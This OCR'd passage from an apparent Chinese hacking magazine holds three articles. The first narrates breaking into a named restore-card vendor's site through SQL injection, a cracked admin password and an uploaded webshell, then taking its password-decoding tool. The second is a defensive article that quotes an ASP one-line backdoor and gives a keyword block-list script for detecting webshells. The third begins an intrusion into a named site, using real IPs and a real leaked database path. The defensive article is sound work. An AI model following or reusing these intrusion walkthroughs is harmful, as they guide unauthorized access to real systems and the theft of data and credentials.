现在剩下的问题就是破解还原卡了。我在网上查找关于破解还原卡的文章，发现大部分都是利用Debug的方法来绕过。可惜万欣还原卡的设计人员也想到了这一点，于是我放弃此方法继续思考，一般来说还原卡都有一个原始密码，如果管理老师忘记修改还原卡密码，那么不就……想到做到，可是在网上怎么搜也找不到万欣的还原卡的原始密码，倒是在某个人网站上找到几个比较有用的信息：

《万欣保护卡总管密码遗忘如何解决》

1.找一台配置相同的机器并知道密码的网络发送一下，密码就和那台发送机器一样了。

2.开机按F10，进入还原卡管理登陆状态，输入enpq，会跳出一串数字，到公司网上可算密码。

3.做硬盘低级格式化。

原来此卡密码是在万欣网站上计算出来的，去看看他的网站先。打开"www.wanxinsoft.com"有会员注册，注册一下，发现竟然是人工审核，只有购买公司产品的用户才能通过，看来我是通过不了了……查看网站结构发现是ASP的，于是拿出阿D的注入工具，发现存在注入漏洞，如图1 所示。



图1

剩下的事情就是交给啊D注入工具来完成，很快得到了管理员的用户名密码，如图2所示，密码是MD5加密的。可以去"http://www.xmd5.org"查询。主页目前拥有500W条记录，查询下就可以了，发现密码是123456，




图2

（企业网站这样都可以？），找到了后台地址"http://www.wanxinsoft.com/admin"登录进去，如图3所示。




图3

查看会员管理，把我刚才注册的会员权限中的"保护卡密码解码"打开，如图4 所示。回到首页，使用会员登录。发现已经有"还原卡密码解码选项"了，如图5 所示。




图4




图5

输入开头用enpq命令得到的数字"x 10 26 78 190 20 220 160 27 181 214 74"从而取得还原卡的密码，如图6 所示。




图6

现在我们就可以进入还原卡管理，设置不还原C盘，利用启动脚本提升权限了。可是如果万欣的管理员发现我们的非法帐号并删除，以后老师也修改了还原卡密码，不就不能使用了吗？但是假设我们拿到用来解码的

文件，那不就……继续回去在网站的后台逛了下，发现有上传图片和软件的地方，可惜不能上传EXE文件，也没有后台备份数据库等选项。不过这可倒难不倒我们，用NC提交一下就可以了。不久，我们的小马就上去了，如图7所示接着传个大马上去，得到WebShell。如图8所示。





图7


图8

去网站的Web\Jpfw目录下找到Getpassx.asp，分析了一下内容，其中有一句"Executor.Application="cmd /c getpassx"，"原来密码解码是通过一个getpassx.exe的文件来得到的，这样就好办了。进到c:\winnt目录下，果然躺着一个getpassx.exe程序。下载到本地，执行后发现确实可以使用，如图9所示。




图9

我们没有通过常规的方法破解，但是以"王道"的方式知道了还原卡的密码。自此，破解过程到此结束，其中没有什么技术含量，只不过提供给大家一个思路，如果还原卡本地不能破解的话，不妨想想其他办法。

适合读者：木马爱好者、脚本爱好者
前置知识：木马基础知识

小议一句话后门的防范



文/图 kEvin1986 [S4T]

2004年起，网络上开始流传一种新型的WebShell后门，这种后门的优点在于体积小巧，最小的一句话后门长度仅为22个字节。因为这个特性，所以非常多的Hacker习惯将这样的脚本插入到站点的一些正常脚本代码中。从而逃避管理员的眼睛达到后门的目的。事实上这是一种非常有效的后门方式，在这种WebShell中，比较出名的有IcyFox的微型ASP木马、海阳顶端ASP木马C/S版、Lanker的微型PHP木马。

好了不废话，我们来看看如何防范一句话后门的攻击。

首先我们了解到：一句话后门都是以一个执行函数为载体，因为体积小且函数本身使用的比较普遍，导致杀毒软件在特征码的判断上存在疑虑而不敢擅自进行查杀（至少在我看到的杀毒软件中，没有一个对一句话木马进行查杀）。以ASP来举例，一句话后门大致类似"<% Execute(Request("k")) %>"我们来分段看看这句话的含义：首先Request("k")是来自Client端提交的脚本，这是由Hacker提交的数据，服务端只负责接收这个数据。接着这个数据被交给Execute函数来执行，也就是对脚本解析并执行的过程。这样只要通过脚本来进行的行为都将在服务端执行，也就对服务端造成了威胁。

从中我们不难发现整个过程中，关键的部分如Execute是只运行在服务器中的，而Request则是个连接Hacker和Server的纽带。现在请大家不要只想着Execute函数，这不过是个傀儡。如果我们能够做到在这点上防范的话，杀毒软件早就抢过这把生意了。所以我们要做到切断Hacker与傀儡之间的联系桥梁，如果成功了这就断送了他们的联系。即使傀儡再怎么强大，也将没有用处。

我的思路是：一般一句话后门都插入在正常的ASP代码中。如果有哪位大侠将代码独立出来成为单独的文件而不被管理员发现的话，我敢断定这管理员一定合谋参与了入侵。（脚本小子：那个合谋的人就是你）开个玩笑我们继续，当我们在使用正常代码时，由于一些容错代码的前置导致即使错误，也没有任何的反映。那我们可否在Hackers提交脚本数据时对他们进行检测呢？下面是我写的一段脚本代码，仅供大家参考：

```
<%
Badstr=Lcase("Response.,Request(,Request.,Session(,CreateObject(,Runat=,Eval(,Execute(,GetObject(,Application.,Application(")
Badstrp=split(badstr,",")
If Request.Form<>"" Then
For Each i In Request.Form
For j = Lbound(Badstrp) To Ubound(Badstrp)
  If Instr(LCase(Request.Form(i)),Badstrp(j))<>0 Then
  Response.Clear
  Response.write "Error.Maybe Webshell is exists."
```

```
                    Response.End
                End if
            Next
        Next
        End if
        For I = Lbound(Badstrp) To Ubound(Badstrp)
    If  Instr(Lcase(Request.ServerVariables
("QUERY_STRING")),Badstrp(i)) Then
    Response.Clear
    Response.Write "Maybe WebShell is Exists.Go Away.
Guy."
                    Response.End
                End If
        Next
        %>
```


只要稍微懂一些ASP的朋友很轻松就能看明白我写的代码。第一段是对提交为POST方式的脚本进行判断与检测，检测的内容是Response.,Request(,Request.,Session(,CreateObject(,Runat=,Eval(,Execute(,GetObject(,Application.,Application(这些是木马脚本特有的代码，也就是说我们限制了Hacker提交脚本字符。现在我们的目的就达到了，无法使用这些必须的函数，Hacker根本不能构成一个正常的或者说是有用的脚本代码，自然也无法威胁服务器了。当然，如果可以最好加上Cookie的过滤。因为Cookie也可以当作正常变量来传递。但是这样也许会和一些程序冲突。所以大家使用的时候还是自己修改模板比较好。也许有人会奇怪我把两个在服务端执行的函数加入其中？一个是Execute()和Eval()。其实很容易理解，如果Hacker将先前提交的脚本通过自定义的函数加密，然后再次提交的话可以跳过我们限制的那些函数。这是很危险的。所以为了防止此类攻击，我们将执行的脚本也列入黑名单。

当然，这只是从ASP的角度来讲。PHP原理相同，只需使用strstr()函数来判断就可以了。最后需要做的，就是将这些的脚本用SSI的Include方式包含到所有文件的顶部。这样就可以在木马执行前消灭它了。上面的脚本只是一个模板，对于特殊的POST值提交还是需要充分考虑的。比如论坛的表单等，否则用户一发贴，系统就说他的帖子包含WebShell。

希望大家能够多在防御的问题上思考，只有攻防对立，才能建立完善的安全体系。

适合读者：网络爱好者、脚本爱好者、入侵爱好者
前置知识：无

渗透华夏主站



文/图 rabbitsafe

旁注拿到WebShell

下面开始我们的渗透之旅，我猜主站不会存在漏洞，直接拿旁注测试。首先获得华夏的IP：219.147.204.245，打开名小子的旁注工具domain3.5，检测此IP到底绑定了多少个域名。结果发现有3个，但是都指向主站，这也在我的意料之中：华夏采用的是独立服务器。

不过换个角度想，机房里头总不可能只有华夏一台主机吧，如果此网段的其它主机存在漏洞，同样有利于我的后续渗透。拿出扫描器Scanner3.0，先扫了一下"219.147.204.245—219.147.204.254"只扫描了80端口，如图1所示。




图1

最后通过分析决定对219.147.204.249进行渗透，很轻松的发现一个动网论坛的备份后的数据库没有修改，在"http://www.kaisendianli.com/databackup/dvbbs7_backup.mdb"下载数据库后轻松得到WebShell，如图2所示。

